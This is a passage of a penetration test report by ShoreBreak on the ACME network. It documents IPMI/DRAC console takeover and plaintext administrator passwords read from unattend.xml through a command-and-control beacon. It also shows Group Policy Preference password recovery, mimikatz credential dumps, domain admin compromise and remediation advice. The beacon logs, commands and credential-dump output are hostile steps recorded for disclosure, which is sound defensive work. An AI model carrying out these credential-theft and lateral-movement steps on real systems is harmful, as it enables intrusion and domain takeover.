
Click on the component name for faster access.

Main System Chassis • Remote Access Controller • Baseboard Management Controller

System Information	
Description	PowerEdge 1950
BIOS Version	2.7.0
Service Tag	[redacted]
Host Name	
Operating System Name	
System Revision	II
Auto Recovery	
Recovery Action	None
Initial Countdown	15
Present Countdown	15
Embedded NIC MAC Addresses	
NIC1 Ethernet	[redacted]
NIC2 Ethernet	

[Back to Top]

ShoreBreak was then able to use the DRAC to open a console window to the above host, allowing the team to control the keyboard and mouse of the device and observe the monitor feed. The Administrator user was currently logged into the device and the screen was not locked, allowing the test team total control over the device.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Active	REG_SZ	[redacted]CA-ROOT
DBDirectory	REG_SZ	C:\Windows\system32\CertLog
DBFlags	REG_DWORD	0x000000b0 (176)
DBLastFullBackup	REG_BINARY	[redacted]
DBLogDirectory	REG_SZ	C:\Windows\system32\CertLog
DBSessionCount	REG_DWORD	0x00000064 (100)
DBSystemDirectory	REG_SZ	C:\Windows\system32\CertLog
DBTempDirectory	REG_SZ	C:\Windows\system32\CertLog
LDAPFlags	REG_DWORD	0x00000000 (0)
SetupStatus	REG_DWORD	0x00006001 (24577)
Version	REG_DWORD	0x00040001 (262145)

ShoreBreak identified this host to be a certificate authority for ACME. If this is in fact a valid certificate authority on the ACME network, an attacker achieving this level of access who also has the ability to man-in-the-middle attack users would be able to decrypt and alter traffic unnoticed. This would result in passwords being compromised, as well as any other sensitive data being transferred.

Because this device has control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the hard drives of the above operating systems were wiped.

Recommendation:

There is no patch for this vulnerability; it is an inherent problem with the specification for IPMI v2.0.

Suggested mitigations include:

- Disabling IPMI over LAN if not needed
- Using strong passwords to limit the successfulness of off-line dictionary attacks
- Using Access Control Lists (ACLs) or isolated networks to limit access to IPMI management interfaces

See also:

http://fish2.com/ipmi/remote-pw-cracking.html


1.10. Insecure Password Storage
Passwords were found to be stored in an insecure manner.

Risk: Critical

Description:

[redacted]


ShoreBreak was able to obtain local Administrator credentials stored in plain text in the 'C:\Windows\Panther\unattend.xml' file



external	internal ▴	user	computer
[redacted]	[redacted]	SYSTEM *	

```
VP2[redacted][SYSTEM */10660][redacted] 10:26:31> shell type C:\Windows\Panther\unattend.xml
[*] Tasked beacon to run: type C:\Windows\Panther\unattend.xml
[+] host called home, sent: 67 bytes
[+] received output:
<?xml version='1.0' encoding='utf-8'?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
   <settings pass="generalize" wasPassProcessed="true">
      <component name="Microsoft-Windows-PnpSysprep" processorArchitecture="amd64" publicKeyToken="[redacted]" language="neutral
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
         <PersistAllDeviceInstalls>true</PersistAllDeviceInstalls>
      </component>
   </settings>
   <settings pass="oobeSystem">
      <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="[redacted]" language="neutra
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
         <OOBE>
            <SkipMachineOOBE>true</SkipMachineOOBE>
            <HideEULAPage>true</HideEULAPage>
            <SkipUserOOBE>true</SkipUserOOBE>
            <ProtectYourPC>1</ProtectYourPC>
         </OOBE>
         <TimeZone>Eastern Standard Time</TimeZone>
         <UserAccounts>
            <AdministratorPassword>
               <Value>[redacted]</Value>
               <PlainText>true</PlainText>
            </AdministratorPassword>
         </UserAccounts>
      </component>
   </settings>
   <settings pass="specialize">
      <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="[redacted]" language="neutra
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
         <RegisteredOwner>[redacted]</RegisteredOwner>
         <RegisteredOrganization>[redacted]</RegisteredOrganization>
         <ComputerName>[redacted]</ComputerName>
      </component>
```

These credentials allowed the test team to move laterally to more machines. This vulnerability was observed throughout the machines at ACME. In total, two separate credential pairs were found, giving the test team access to twenty hosts.



external	internal	user	computer
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	[redacted]_Admin *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	cfo1rbu	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	[redacted]_Admin *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	cfo1rbu	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]
[redacted]	[redacted]	[redacted] Admin *	[redacted]
[redacted]	[redacted]	SYSTEM *	[redacted]


[redacted]

ShoreBreak was able to retrieve passwords from Group Policy Preference files. These files are stored in SYSVOL on the domain controller; any domain user can retrieve them. Although the passwords stored within this file are encrypted, the decryption key is public, making decryption of the passwords trivial.

Below is a snippet of the preferences file retrieved:


```
root@lgbox-04:/home/vp# cat
.msf4/loot/REDACTED_default_REDACTED_windows.gpp.xml_150756.txt
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{REDACTED}"><User
clsid="{REDACTED}" name="Administrator" image="2" changed="2013-08-28
19:45:20" uid="{REDACTED}"><Properties
action="U" newName="ACME_Admin" fullName=""
description="" cpassword=REDACTED changeLogon="0" noChange="0"
neverExpires="0" acctDisabled="0" subAuthority=""
userName="Administrator"/></User>
```

The test team obtained credentials for the 'ACME.LOCAL\ACME_Admin' account. Although the active directory account is disabled as seen below, there is a local account with the same name and password on more than sixty machines.




```
VP2[[redacted]][redacted]/11988[[redacted] 11:17:42> shell net user[redacted]_admin /domain
[*] Tasked beacon to run: net use[redacted]_admin /domain
[+] host called home, sent: 57 bytes
[+] received output:
The request will be processed at a domain controller for domain [redacted]

User name                    [redacted]_Admin
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            12/1/2017 4:06:18 AM
Password expires             Never
Password changeable          12/3/2017 4:06:18 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Group Policy Creator *Domain Users
                             *Domain Admins
The command completed successfully.
```

The test team was able to enumerate the domain to locate machines with logged-in administrators. After moving laterally to a machine where a domain admin was logged in, the test team was able to retrieve the Administrative user's plain text password from the machine's memory using mimikatz.



```
Authentication Id : 0 ; [redacted]
Session           : Interactive from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : [redacted]
Logon Time        : [redacted] 10:29:17 PM
SID               : [redacted]
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         [00010000] CredentialKeys
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
        wdigest :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : [redacted]
        kerberos :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : (null)
        ssp :
        credman :
```



```
VP2[[redacted]]SYSTEM */9688[[redacted] 11:31:59> shell net user [redacted] /domain
[*] Tasked beacon to run: net user [redacted] /domain
[+] host called home, sent: 66 bytes
[+] received output:
The request will be processed at a domain controller for domain [redacted]

User name                    [redacted]
Full Name                    [redacted]
Comment                      [redacted]
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/14/2016 3:22:16 PM
Password expires             Never
Password changeable          4/16/2016 3:22:16 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   [redacted] 11:14:57 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

This gave the test team complete control of the acme.local domain.

Recommendation:

Store passwords more securely. Ensure permissions on password files are set properly. Keep the passwords hashed or encrypted.

Moderate Risk Findings

INT-2.1. Administrative Services Require No Authentication


No authentication is required to login to administer this device.

Risk: Moderate	

Description:

[redacted]

This device requires no authentication to administer. An attacker could shut down the device causing a denial of service in the event of a power failure.



Not secure | [redacted]/default.html?devId=4

Web Server Settings: Updated: [redacted] 05:49:21PM

Identification
Liebert UPS
Data Center UPS

Status
Unity
Normal Operation

Settings	Edit Save Cancel	Units
Web Server Protocol	HTTP	
HTTP Port	80	
HTTPS Port	443	
Password Protected Site	□ enabled	
Session Idle Timeout	5	min

Low Risk Findings

INT-3.1. Web Server Generic XSS

The remote host is running a web server that fails to adequately sanitize request strings of malicious JavaScript. A remote attacker can exploit this issue via a specially crafted request to execute arbitrary HTML and script code in a user's browser within the security context of the affected site.

Risk: Low

